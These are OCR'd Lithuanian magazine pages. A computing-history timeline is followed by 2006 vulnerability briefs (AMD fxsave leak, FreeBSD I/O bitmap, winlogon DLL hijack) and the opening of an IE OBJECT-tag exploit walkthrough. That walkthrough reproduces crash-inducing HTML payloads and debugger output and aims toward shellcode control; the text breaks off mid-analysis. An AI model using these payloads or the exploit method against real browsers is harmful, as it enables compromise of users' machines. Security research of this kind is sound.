Kaip ir daugelis kitų kompiuterinių išradimų, *Ethernet* buvo sukurtas „Xerox" tyrimų centre. Idėjos autoriumi tapo Robertas Metkalfas (*Robert Metcalfe*), kurio paprašė sukurti PARC kompiuterius sujungiantį tinklą. Centro mokslininkai visai neseniai prieš tai buvo sukūrę pirmąjį kompiuterių istorijoje lazerinį spausdintuvą, o vadovybė norėjo, kad su šiuo spausdintuvu būtų galima spausdinti iš bet kurio kompiuterio. Metkalfui buvo iškilusios dvi pagrindinės problemos: padaryti tinklą pakankamai greitą, kad spėtų kartu su spausdinimo greičiu, bei sugalvoti, kaip sujungti šimtus viename pastate veikiančių mašinų. Vos po trejų metų Metkalfas išpublikavo dokumentą pavadinimu „*Ethernet*: paskirstytas paketų komutavimas lokaliuose kompiuterių tinkluose" (*Ethernet: Distributed Packet–Switching For Local Computer Networks*), kuriame buvo aprašomi 3 megabitų lokalaus tinklo sukūrimo principai. 1979 metais Robertas išėjo iš „Xerox" norėdamas masėms paskleisti asmeninių kompiuterių ir kompiuterių tinklų idėjas, taigi jis tam įkūrė kompaniją „3Com". Būtent dėl jo atkaklumo bei įtikinamumo DEC, „Intel" ir „Xerox" padarė *Ethernet* standartiniu protokolu, kuris ir šiandien naudojamas LAN kūrime.

Asmeninis kompiuteris

70–ųjų viduryje Styvas Vozniakas (*Steve Vozniak*) buvo tipiškas techno gykas: dieną dirbdavo „Hewlett Packard" kompanijoje, o vakarais kapstydavosi *Altair* tipo kompiuterinių konstruktorių detalėse. Vieną gražią dieną Styvas suvokė, kad pagrindinės kompiuterių komplektuojančios dalys (tokios, kaip procesorius ir atmintis) taip atpigo, kad už mėnesio atlyginimą galima įsigyti viską, ko reikia nuosavam kompiuteriui surinkti. Vaikinas rimtai užsidegė šia idėja ir, į šį reikalą įtraukęs savo bičiulį Styvą Džobsą (*Steve Jobs*), visą savo laisvą laiką praleisdavo tėvo garaže su lituokliu rankose. 1976 metų pradžioje darbas buvo pabaigtas: *Apple I* turėjo 4 Kb plečiamos atminties, 1 MHz procesorių MOS 6502 ir medinį korpusą su klaviatūra. Nepaisant to, kad Styvas Vozniakas kompiuterį kūrė sau, Džobsui pavyko bičiulį įtikinti pabandyti jį parduoti. Pirkėjų greitai atsirado ir neilgai trukus 200 rankiniu būdu surinktų *Apple'ų* buvo parduoti po 666 dolerių. *Apple I* buvo pirmasis parduodamas pilnai veikiantis asmeninis kompiuteris, kurio nereikia prieš naudojimą surinkti. 1977 metų balandžio 17 dieną pirmoje Amerikos kompiuterių mugėje draugai pristatė naująjį savo kompiuterio modelį *Apple II*, kuris dėl savo galimybių ir prieinamumo tapo labai populiarus tarp paprastų vartotojų ir taip pradėjo asmeninių kompiuterių erą.

1976



1982



Kompiuterių virusas

Kompiuterių virusų evoliucija prasidėjo 1982 metais nuo penkiolikmečio mokyklinuko Ričardo Skrentos (*Richard Skrenta*) kūrinio. Jo parašytas virusas (*Elk Cloner*) užkrėsdavo *Apple II* sistemas iš infekuotų diskų patekdamas į kompiuterio atmintį ir tikrindamas naujus diskelius. Jeigu įdėtas diskelis būdavo neužkrėstas, tai virusas save į jį kopijuodavo, lėtai persikeldamas iš disko į diską. Kaip ir daugelis ankstyvųjų virusų, *Elk Cloner* buvo nekenksmingas, tačiau kas 50 paleidimų į ekraną išvesdavo trumpą eilėraštuką:

Elk Cloner: The program with a personality
It will get on all your disks
It will infiltrate your chips
Yes it's Cloner!
It will stick to you like glue
It will modify ram too
Send in the Cloner!

Buvo įtariama, kad virusas galėjo pakenkti diskeliui su neįdiegta operacine sistema. Nepaisant to, kad *Elk Cloner* plačiai nepaplito ir kad jo aukomis pagrinde tapo Ričardo draugai ir pažįstami (įskaitant ir matematikos mokytoją), ši programa tapo pirmuoju užfiksuotu kompiuterių virusu, paplitusiu už jo kūrėjo kompiuterio ribų.

Nešiojamasis kompiuteris („notebook")

Pirmieji nešiojamieji kompiuteriai nebuvo panašūs į sudedamą knygutę, tačiau jie buvo portatyviniai, o ilgainiui buvo sukurti ir tokie nešiojamieji kompiuteriai, kokius juos mes matome šiandien. Šiuolaikinių nešiojamųjų kompiuterių protėviu greičiausiai tapo Viljamo Mogridžo (*William Moggridge*) sukurtas kompiuteris. Jis svėrė 5 kartus mažiau, nei pagal savo našumą analogiškos mašinos, NASA jį naudojo šatlų paleidimo programose. Pirmuoju komerciniu nešiojamuoju kompiuteriu tapo *Osborne 1*, kurį 1981 metų balandį pristatė kompiuterių kompanija *Osborne*. Jis svėrė 12 kilogramų, turėjo 4 MHz procesorių Z80, 64 Kb atminties, 5 colių diskasukį, miniatiūrinį 5 colių ekraną ir kainavo maždaug 2000 dolerių. Vietoje OS buvo naudojama tuo metu populiari CP/M 2.2 sistema. Be viso šito, komplekte buvo pateikiama tekstų apdorojimo programa *WordStar*, skaičiuotuvas *Supercalc* (*excel* protėvis), darbo su duomenų bazėmis programa *dBase II* ir programavimo kalba *Basic*. Neilgai trukus po to, kai buvo pradėtas pardavinėti šis kompiuteris, atsirado daugybė kitų kompanijų, kurios siekė šioje šviežioje rinkoje gauti savo pelno dalį, gaminamų pirmojo nešiojamo kompiuterio klonų. Vis dėlto tikru *Osborne* konkurentu tapo *Kaypro II* — naujos kartos nešiojamasis kompiuteris su praktiškesniu 9 colių ekranu ir dvigubo tankumo diskais, kuriuose buvo galima saugoti dvigubai daugiau informacijos. *Osborne* nesugebėjo tinkamai į tai atsakyti ir neilgai trukus bankrutavo.

1981



1987



MP3

1987 metais prestižinis Vokietijos Fraunhoferio institutas pradėjo naują tyrimų projektą EURIKA, kurio tikslas buvo sukurti naujus audio signalo suspaudimo būdus neprarandant kokybės. Pagrindiniu kūrėju buvo Karlas Heinsas Brandenburgas (*Karl Heinz Brandenburg*) — žymus matematikas ir suspaudimo specialistas. Jis sukūrė šaldytuvo dydžio aparatą, kuris galėjo muzikinę bylą suspausti iki 8% jos originalo dydžio. Po to profesorius savo jėgas sukaupė panašaus suspaudimo atkūrimui, panaudojant tam tikrą algoritmą. Jo darbo rezultatu tapo *MPEG–1 Layer 3*, kuris buvo aptartas 1988 metų gegužę, *25 Moving Picture Experts Group* (specialus ISO komiteto daugialypės terpės (*multimedia*) standartų skyrius) dalyvių susitikime. Kiek vėliau institutas šį formatą užpatentavo. Prireikė dar kelerių metų, kad algoritmas virstų pilnaverčiu suspaudimo formatu, leidžiančiu muzikinę bylą neprarandant kokybės suspausti iki 10 kartų. Tokių rezultatų pavyko pasiekti atsijojus „nežymias" garso dalis, kurių žmogaus klausa nesuvokia. 90–ųjų pradžioje *mp3* formatas buvo naudojamas profesionaliose programose, o išsiplėtojus internetui tapo labai populiarus.


WWW

WWW yra vienas įtakingiausių kompiuterinių išradimų. Jo koncepcija buvo sukurta 1989 metais, Ženevoje esančioje Europos Branduolinių Tyrimų Organizacijoje (CERN — Conseil Européen pour la Recherche Nucléaire, *pranc.*). Šios koncepcijos autorius Timas Bernersas–Ly (*Tim Berners–Lee*) ilgokai tinklo visuomenei bandė paaiškinti, kad hipernuorodų aplinka kompiuteriniams tinklams yra optimali. Jo niekas nepalaikė, todėl jis nusprendė savarankiškai užsiimti šios idėjos įgyvendinimu. 1990 metų spalį Timas pradėjo dirbti prie hipertekstinės naršyklės su grafine sąsaja, kurią pavadino *World Wide Web*. Po metų *alt.hypertext* naujienų grupėje jis išpublikavo išsamią dokumentaciją. CERN vadovybė pritarė Timo koncepcijai ir po testavimo savo kompiuteriuose pristatė WWW plačiajai visuomenei. Webas iš tiesų populiarus tapo 1993 metais atsiradus grafinei naršyklei *Mosaic*, kuri neišraiškingas hipernuorodas pavertė į tą internetą, kokį mes jį žinome šiandien.

1989



1996



Java

Programavimo kalba *Java* gimė „Sun Microsystems" gelmėse kaip vienas iš vidinių kompanijos projektų. Kūrėjų komandai, kurią sudarė inžinierius Patrikas Notonas (*Patrick Naughton*) bei jo pagalbininkai Džeimsas Goslingas (*James Gosling*) ir Maikas Šeridanas (*Mike Sheridan*), buvo patikėta sukurti naują „protingų" naujos kartos buitinių prietaisų programavimo technologiją. Notonas su kolegomis iš pradžių kaip pagrindą ruošėsi naudoti *C++*, tačiau paaiškėjo, kad ši kalba pernelyg sudėtinga, blogai tinka darbui su sistemine atmintimi ir greitam perkėlimui į skirtingus įrenginius. SUN vadovas Bilas Džojus (*Bill Joy*) pasiūlė apjungti geriausias *Mesa* ir *C* kalbų savybes, po ko Goslingas pradėjo eksperimentuoti su *C++*, ją plėsdamas ir modifikuodamas. Visa tai baigėsi tuo, kad jis metė šią mintį ir sukūrė visiškai naują programavimo kalbą, pavadintą *Oak* po jo biuro langais augančio medžio garbei (*angl.* ąžuolas). Komanda prie projekto entuziastingai dirbo toliau, ir 1992 metų rugsėjo 3 dieną įvyko interaktyvios aplinkos pristatymas, kuri apjungė naują operacinę sistemą *Green*, programavimo kalbą, bibliotekas ir techninę įrangą. Projektas buvo pavadintas *First Person Inc.*, jį buvo planuojama naudoti televizijoje. Vis dėlto po to, kai televizijos industrija atsisakė SUN paslaugų, kompanija savo jėgas nusprendė nukreipti internetui užkariauti. *Oak* kalba buvo pervadinta į *Java* ir pristatyta kaip interaktyvios tinklo aplinkos kūrimo platforma.

Flash

90–ųjų pradžioje maža programinės įrangos kūrimo kompanija *FutureWave Software*, kurioje dirbo 6 žmonės, išleido programą *SmartSketch*. Su ja buvo galima piešti nesudėtingą planšetiniams kompiuteriams skirtą grafiką. Kai internetas pradėjo populiarėti, kompanija nusprendė į savo programą pridėti animacijos galimybę ir pritaikyti SS tinklo aplinkai. 1996 metų gegužę *FutureWave* pristatė savo naująjį produktą *FutureSplash Animator*, kuris priminė savo pirmtaką, tačiau turėjo kur kas daugiau grafinių galimybių ir orientavosi į animaciją. Programa užėmė mažai vietos, todėl idealiai tiko naudojimui internete, kur parsiunčiamų bylų dydis daugeliui vartotojų buvo kritiškas. Technologija neliko nepastebėta: „Microsoft" ją panaudojo kuriant *Microsoft's MSN* svetainę, o „Disney" — savo naujame portale *Daily Blast*. 1996 metų gruodį „Macromedia" — vienas iš pirmaujančių grafinių paketų gamintojų — atkreipė dėmesį į mažą, tačiau perspektyvią kontorą ir priėmė ją po savo sparneliu. *Splash* buvo iš karto pervadinta į *Macromedia Flash*, o kitais metais išėjo antroji programos versija su stereo garso ir *enhanced bitmap* galimybe. Praktiškai iš karto po savo atsiradimo *flash* technologija tapo populiaria kuriant interaktyvias svetaines, prezentacijas ir reklaminius klipus, o pastaraisiais metais taip pat atsirado daugybė *flash* filmukų.

1992



2005



Skype

Skype — tai *p2p* technologijų pagrindu sukurta internetinės telefonijos (*VoIP*) sistema. Jos kūrėjais tapo *KaZaA* autoriai *Janus Friis* ir *Niklas Zennstrom*, kurie norėjo pateikti kažką naujo prieš paplitusius *VoIP* protokolus SIP ir H.323. Su *Skype* skirtingose pasaulio pusėse gyvenantys ir specialią programą parsisiuntę internautai gali vienas su kitu šnekėti visiškai nemokamai. Už nedidelį mokestį galima skambinti iš kompiuterio į įprastinius telefonus, priimti jų skambučius ir balso pranešimus. Priešingai nei su įprastiniais tarptautiniais skambučiais, *Skype* sistemoje atstumas neturi reikšmės. Vienos pokalbio minutės kaina siekia apie du centus, tuo pačiu visiškai nesvarbu, ar tu skambini draugui į Ameriką, ar iš savo kompiuterio į savo namų telefoną. Neseniai „eBay" už 2,6 milijardo dolerių nusipirko „Skype Group" ir pažadėjo artimiausioje ateityje internetinę telefoniją padaryti populiaresne už įprastinius tarpmiestinius telefono skambučius. Be to, 2005 metais gamintojai pristatė keletą naujų galimybių, įskaitant video ir telekonferencijas (IRC balsu).

1 2 3



› EIP/RIP, FOP ir Data Pointer reikšmės išsaugomos tik tuomet, kai nustatytas ES bitas

Skylė AMD K7/K8 procesoriuose

BRIEF

2006 metų balandį AMD K7/K8 procesoriuose buvo aptikta skylė, leidžianti vienam procesoriui žvilgtelėti į kito procesoriaus koprocesorinio konteksto vidų, kas veda link duomenų nutekėjimo ir supaprastina kriptografinių sistemų atakas (*www.securityfocus.com/bid/17600*). Greitam konteksto perjungimui *Linux* ir BSD sistemos naudoja komandų *fxsave/fxrstor* jungtį, kurios į/iš operatyvinės atminties išsaugo/atstato koprocesoriaus registrus. *Fxrstor* klasta slypi tame, kad ji komandų rodyklę (FIP), duomenų rodyklę (*Data Pointer*) ir paskutinės instrukcijos opkodą išsaugo tik tuomet, kai koprocesoriaus x87 būsenos žodyje nustatytas ES (*exception summary*) bitas. Perjungus kontekstą operacinė sistema neišvalo šių duomenų, todėl jie lieka prieinami „pašaliniams" procesams.

TARGETS

Griežtai šnekant, tai ne klaida, o dokumentuota AMD procesorių ypatybė, į kurią anksčiau niekas nekreipė dėmesio, kadangi su *Intel* procesoriais šiuo atžvilgiu viskas gerai. Pažeidžiamumas aktualus visoms *Linux* ir BSD sistemoms, taip pat gali būti, kad ir *Windows*.


EXPLOIT

Norint įgyvendinti ataką eksploitas nėra būtinas — tiesiog pakanka cikle vykdyti komandą *fxsave* ir tikėtis pagauti ką nors įdomaus.

SOLUTION

Linux/BSD kūrėjai jau išleido pataisymus (*securityfocus.com/bid/17600/solution*), kurie išvalo ES bitą ir į koprocesoriaus steką užkrauna fiktyvius duomenis. Štai BSD skirto pataisymo fragmentas:

```
static    double    dummy = 0.0;
static fpu_clean_state()
{
  u_short status;fnstsw(&status);
  if (status&0x80) fnclex();
    __asm__volatile(
    "ffree %%st(7);fld %0" : : "m" (dummy)); }
```



› Pats AMD-64

Skylė AMD x86-64 procesoriuose

BRIEF

Jari Kirma — vienas iš *FreeBSD* kūrėjų — atkreipė dėmesį į tai, kad su AMD x86-64 procesoriais neprivilegijuotas vartotojas iš taikomojo lygio gali gauti tiesioginį priėjimą prie įrangos. Tai paaiškinama tuo, kad x86-64 turi du privilegijų dalinimo mechanizmus. Branduolio lygyje vykdomas kodas turi priėjimą prie visų įvedimo/išvedimo jungčių ir jis paprastai yra „tarpininkas" tarp geležies ir *user-mode*, kas ne visada patogu, todėl procesorius palaiko specialią plokštę, kuri leidžia „atidaryti" dalį jungčių ir suteikti prie jų priėjimą iš taikomojo lygio. Esmė tame, kad iki pat *FreeBSD*/AMD64 5.4-RELEASE ši lentelė būdavo inicializuojama neteisingai, taip saugumo sistemoje paliekant didelę skylę. Piktavalis (arba nekorektiškai veikiantis kodas) gali sukelti atsisakymą aptarnauti, sugadinti arba pagrobti informaciją.

TARGETS


Pažeidžiamumas aktualus tik *FreeBSD 5.4* ir senesnėmss sistemoms, veikiančioms AMD *x86-64* platformoje. Visose likusiose sistemose šios skylės nėra.

EXPLOIT

Norint realizuoti ataką eksploitas nėra būtinas — pakanka sukurti išimčių apdorotuvą ir nuosekliai perrinkinėti visas jungtis, taip bandant nustatyti, kurias iš jų galima rašyti/skaityti, o kurių — ne.

SOLUTION

Egzistuoja keletas šios problemos sprendimų: pavyzdžiui, atnaujinti sistemą iki 5-STABLE versijos arba įdiegti pataisymą, o po to perkompiliuoti branduolį.



› Procesas winlogon.exe pagal nutylėjimą dinaminių bibliotekų ieško ir vartotojo namų kataloge

Skylė privilegijuotame procese „winlogon.exe"

BRIEF

2006 m. rugpjūčio 8 dieną iš karto du specialistai iš *Leviathan Security Group* atkreipė dėmesį į tai, kad procesas *winlogon.exe* dinaminių bibliotekų paiešką pradeda nuo vartotojo namų katalogo ir tik po to pereina į sisteminį *Windows* katalogą, todėl bet koks savo namų kataloge „užkrėstą" DLL padėjęs vartotojas savo privilegijas gali lengvai sukelti iki SYSTEM. Nuotolinė ataka lengvai atliekama per kenkėjišką *web* puslapį, kuriame prašoma vartotojo vardo ir slaptažodžio. IE juos išsiunčia automatiškai ir, jeigu kompiuteris leidžia nuotolinius prisijungimus (kas būdinga serveriams), kenkėjui pakanka į HOME įmesti DLL, išeiti iš sistemos ir po to į ją įeiti dar kartą. Išsamiau apie tai gali paskaityti čia: *www.microsoft.com/technet/security/Bulletin/MS06-051.mspx.*

TARGETS

Pažeidžiamos šios sistemos: *Windows 2000*, XP SP1, XP SP 2, *Server 2003* ir *Server 2003 SP1*.

EXPLOITS

Norint įgyvendinti šią ataką eksploitas nėra būtinas.

SOLUTION

„Microsoft" jau išleido visoms pažeidžiamoms sistemoms skirtus pataisymus bei išsaugojo juos savo parsisiuntimui skirtuose serveriuose. Jeigu dėl kokių nors priežasčių jie nėra prieinami, galima imtis alternatyvaus sprendimo, t.y. įdarbinti saugios dinaminių bibliotekų paieškos režimą. Tam reikia paleisti sisteminio registro redaktorių (*regedt32.exe*), atidaryti šaką *HKLM\SYSTEM\CurrentControlSet\ Control\ Session Manager* ir joje pridėti naują DWORD tipo raktą „SafeDllSearchMode", kurio reikšmė turėtų būti 1, o tada perkrauti mašiną.

MS IE OBJECT tag exploit aprašymas



IE: viskas kaip seniau

NESPĖJO „MICROSOFT" ATSIGAUTI PO TEXTRANGE() SKYLĖS, KURIOS PATAISYMAS BUVO IŠLEISTAS NET PO 3 SAVAIČIŲ, KAI LYGIAI PO MĖNESIO MICHAL ZALEWSKI NEMODERUOJAMAME GROK'Ų FORUME IŠPUBLIKAVO PRANEŠIMĄ „MSIE (MSHTML.DLL) OBJECT TAG VULNERABILITY", APRAŠANTĮ KEISTĄ IE ELGSENĄ DIRBANT SU ĮDĖTAIS OBJECT'AIS, BEI PATEIKĖ KETURIS DEMONSTRACINIUS EKSPLOITUS, LIUDYTOJŲ TEIGIMU LAUŽIANČIUS VISAS IE VERSIJAS NUO 5.X IKI 7.X IMTINAI.

Priešistorė

Michalo pranešimas neliko nepastebėtas, todėl jis greitai pasirodė *Secunia* svetainėje, kur šiai skylei buvo priskirtas aukščiausias pavojingumo lygis, suteikiantis galimybę persiųsti shell-kodą (*secunia.com/advisories/19762/*). Analogiškos nuomonės laikėsi ir „French Security Incident Response Team" grupė (*www.frsirt.com/english/advisories/2006/1507/*), tuo tarpu vaikinai iš Security Focus pasirodė esą labiau susilaikantys su prognozėmis, todėl skiltyje „class" jie paliko „unknown" (*www.securityfocus.com/bid/17820/info*).

Visi kiti (tame tarpe ir populiarus kompanijos F-Secure blogas, kurį gali rasti adresu *www.f-secure.com/weblog*) elgėsi taip, lyg nieko ir nebūtų nutikę, jua ir neaišku, kada jis bus (ir ar apskritai bus: kai kurių klaidų Microsoft nepripažįstao labiau, kad iš Microsoft nebuvo gauta jokios informacijos. Pataisymo nėr ištisus metus). Praėjusį kartą mus gelbėjo pašalinės firmos (pakanka prisiminti Ilfako Gilfanovo pataisymą, užlopantį *wmf* skylę), tačiau dabar vartotojams tenka pasikliauti pačiais savimi arba pereiti prie alternatyvių naršyklių ir pašto klientų, iš kurių labiausiai apsaugotais lieka Opera ir Lynx, tuo tarpu *FireFox* klaidų skaičius smarkiai auga, todėl juo naudotis nerekomenduojama.

Hakeriai triumfuoja! Galų gale atsirado rimta skylė, į kurią šio pasaulio galingieji nekreipia dėmesio. Sunku įsivaizduoti, kiek pasauliniame tinkle yra pažeidžiamų mašinų ir ką su visu tuo galima nuveikti, jeigu į *proof-of-concept exploit* prifarširuoti trotilo. Svarbiausia čia nustatyti, kur būtent lūžta IE ir kur perduodamas valdymas. Tai puikus pavyzdys, leidžiantis pademonstruoti, kaip dirba hakeriai.

Parengiamasis tyrimas

Visus eksperimentus su eksploitais geriausia atlikinėti atskiroje mašinoje, kuri būtų paleista, pavyzdžiui, su VM Ware. Mes naudosime Windows 2000 SP 0 ir IE 5.00.2920. Likusios IE versijos laužiamos analogišku būdu, skiriasi tik adresai.


Paleidžiame Opera arba ReGet ir į lokalų diską išsaugome pirmąjį *proof-of-concept exploit: http://lcamtuf.coredump.cx/iedie2-1.html* (iš principo išsaugoti galima, tame tarpe ir su pačiu IE, tačiau tik išsaugoti, o ne spausti pačią nuorodą!). Atsidarome parsiųstą bylą FAR'e (spausk <F3>) ir žiūrim, ką turim:

```
<STYLE></STYLE>
<OBJECT>
Bork
...
<STYLE></STYLE>
<OBJECT>
Bork
```


Hm, tiesiog matome daug įdėtų (t.y. neuždarytų) OBJECT tagų, atskirtų mįslingu vardu Bork, kuris be viso kito yra skustuvus gaminančios kompanijos prekinis ženklas. Tiek jau to, palikime skustuvus ramybėje ir patikrinkime exploder'io reakciją. IE 5.0 ramiai suvirškina tai, ką mes jam sušėrėm, ir visa tai normaliai atvaizduoja.

Su antru eksploitu (*http://lcamtuf.coredump.cx/iedie2-2.html*) mums pasiseka kur kas labiau. Iš pirmo žvilgsnio, viskas tiesiog puiku, ir, nepaisant įtartinų tuščių kvadratų, IE šį puslapį atvaizduoja ganėtinai korektiškai, tačiau uždarant naršyklę IE lūžta kažką vapėdamas apie kritinę klaidą, po ko į *DrWatson* logą pridedamas naujas įrašas (savaime suprantama, taip daroma tik tuomet, jeigu drwatson yra *just-in-time* derintuvas pagal nutylėjimą).

Galų gale atsirado rimta skylė, į kurią šio pasaulio galingieji nekreipia dėmesio.



IE 5.0 reakcija į IEdie2-1 — viskas atvaizduojama normaliai



IE 5.0 reakcija į IEdie2-2 — lūžimas uždarymo metu

Paprastai taip nutinka sugadinus dinaminę atmintį (taip vadinamą krūvelę — *heap*), vienok mes neskubėsime su išvadomis, o pažiūrėsime, kuo pirmasis eksploitas skiriasi nuo antrojo.

IEdie2-2.html eksploito išeities tekstas


```
<OBJECT></OBJECT><X>Bork</X>
<OBJECT></OBJECT><X>Bork</X>
<OBJECT></OBJECT><X>Bork</X>
...
...
...
<STYLE></STYLE>
<OBJECT>
Bork
<STYLE></STYLE>
<OBJECT>
Bork
<STYLE></STYLE>
<OBJECT>
Bork
...
...
...
```

Iš pradžių mes matome daugybę korektiškai uždarytų OBJECT'ų su IE 5.0 naršyklei nežinomu tagu <X>, kuris ir yra tų tuščių kvadratų šaltinis, tuo tarpu toliau pasikartoja ankstesnio eksploito kodas. Vienok antru atveju IE lūžta, o pirmu — ne. Kodėl? Galbūt prieš tai lūžimui trūko daugiau įdėjimo lygių (daugiau neuždarytų OBJECT tagų)? Su FAR atsidarome *iedie2-1.html* (spausk <F4>) ir du-tris kartus padidiname OBJECT'ų kiekį. Iš naujo užkrauname šį puslapį su IE ir... vualia! Gaudom išimtį uždarant programą! Tikiuosi, mintį supratai?
Trečiasis eksploitas *(http://lcamtuf.coredump.cx/iedie2-3.html)* priverčia IE giliai susimąstyti, dėl ko eksploito darbas automatiškai pasibaigia avariniu režimu. Štai jis — perpildymas!
Žiūrim į kodą.

IEdie2-3.html eksploito išeities tekstas

```
<OBJECT></OBJECT><X>Bork</X>
<OBJECT></OBJECT><X>Bork</X>
<OBJECT></OBJECT><X>Bork</X>
<OBJECT></OBJECT><X>Bork</X>
<STYLE></STYLE>
...
...
...
<OBJECT type=AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA...
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA>
Bork
<STYLE></STYLE>
<OBJECT
type=AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA...AAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA>
Bork
```

Koksdar „<OBJECT></OBJECT><X>Bork</X>"?! Jukmes jau išsiaiškinome, kad IE šią konstrukciją apdoroja ganėtinai korektiškai. Atsidarome šią bylą (FAR'e spausk <F4>) ir išmetam visą tekstą iki pat „<STYLE></STYLE>"! Užkrauname eksploitą į IE ir... vėl tas pats susimąstymas, kuris pasibaigia išimtimi. Tai reiškia, jog „<OBJECT></OBJECT><X>Bork</X>" čia visai nė prie ko, o realus perpildymas įvyksta dėl „<OBJECT type=AAA...AAA>" konstrukcijos, kurios link ir reikia kapstyti.



IE 5.0 reakcija į IEdie2-2 — naršyklė lūžta, bandydama atvaizduoti tekstą

Ketvirtasis eksploitas *(http://lcamtuf.coredump.cx/iedie2-4.html)* visu kuo pakartoja trečiąjį, tiktai „AAA" eilučių ilgis čia kiek kitoks, tačiau nepaisant to išimtis vis tiek susidaro, o tai reiškia, kad perpildymas įmanomas. Telieka išsiaiškinti, kur būtent jis įvyksta ir kaip shell-kodui perduoti šturvalą.

Pradedam kapstyti

DrWatson savo logą išsaugo kataloge *Documents&Settings/All Users/Documents/DrWatson*, ten pat patenka ir nulūžusios programos atminties turinys (dump). Pastarasis perrašomas kiekvieną kartą, o loge pagal nutylėjimą išsaugomi 10-ties paskutinių klaidų duomenys, čia patenka ir mūsų eksploitų sukelti sutrikimai.
FAR'e atsidarom drwtsn32.log (spausk <F4>) ir ieškom eilučių, kurios būtų susijusios su tam tikru laiku įvykusiais IE sutrikimais (juk mes nepamiršome pažiūrėti į laikrodį, tiesa?).
Išimtis programoje:

Registruodamas klaidą, DrWatson įsimena jos susidarymo laiką

```
App.: iexplore.exe (pid=884)
Time: 09.05.2006 @ 16:41:36.734
```

Praleisdami nenaudingą informaciją apie paleistus procesus ir užkrautas dinamines bibliotekas, mes prisikasame iki disasembliuoto kodo, saugomo iedie2-2 eksploito sutrikimo apylinkėse:

IEdie2-2 sutrikimą aprašančio DrWatson'o disasembliuoto listingo fragmentas

```
eax=0000001a ebx=0000001a ecx=01460610
edx=75b2c198 esi=01460610 edi=00000000
eip=75ad7e2e esp=0006da58 ebp=00000000 iopl=0
nv up ei pl nz na pe nc

  75ad7e23 e81b000000      call     DllGetClassO
  75ad7e28 8bd8            mov      ebx,eax
  75ad7e2a 3bdd            cmp      ebx,ebp
  75ad7e2c 740e            jz       DllGetClassO
  75ad7e2e 8b7b34          mov      edi,[ebx+0x34] ; <- sutrikimas!!!
  75ad7e31 c1ef02          shr      edi,0x2
  75ad7e34 3bfd            cmp      edi,ebp
  75ad7e36 0f8fcf431300    jnle     75c0c20b

FramePtr ReturnAd Param#1 Param#2 Param#3 Param#4
Function Name
00000000 00000000 00000000 00000000 00000000 00000000
mshtml!DllGetClassObject
```

Pabandykime atstatyti įvykių chronologiją ir išsiaiškinti, kas gi čia įvyko. Mums žinoma, kad instrukcija MOV EDI, [EBX+0X34], kuri randasi adresu 75AD7E2Eh ir kuri saugoma MSHTML.DLL gelmėse, sukėlė priėjimo pažeidimo tipo išimtį, kadangi EBX registre buvo reikšmė 1Ah, t.y. jis rodė į pirmuosius atminties regiono 64 Kb, prie kurių priėjimas griežtai draudžiamas kaip tik siekiant sugaudyti tokias nekorektiškas rodykles. Tačiau iš kur EBX registre atsirado ta neaiški reikšmė 1Ah? Kildami disasembliuotu listingu aukštyn, mes surandame instrukciją MOV EBX, EAX, kuri kopijuoja EAX turinį į EBX. EAX reikšmę grąžina funkcija *DllGetClassObject+0x1f573*, esanti adresu 75AD7E43h. Svarbu suprasti, kad ji niekaip nesusijusi su pačia DllGetClassObject! Tiesiog DrWatson nerado simbolinės informacijos, todėl paėmė artimiausios jam žinomos funkcijos adresą ir nurodė jį vietoje bazinio.
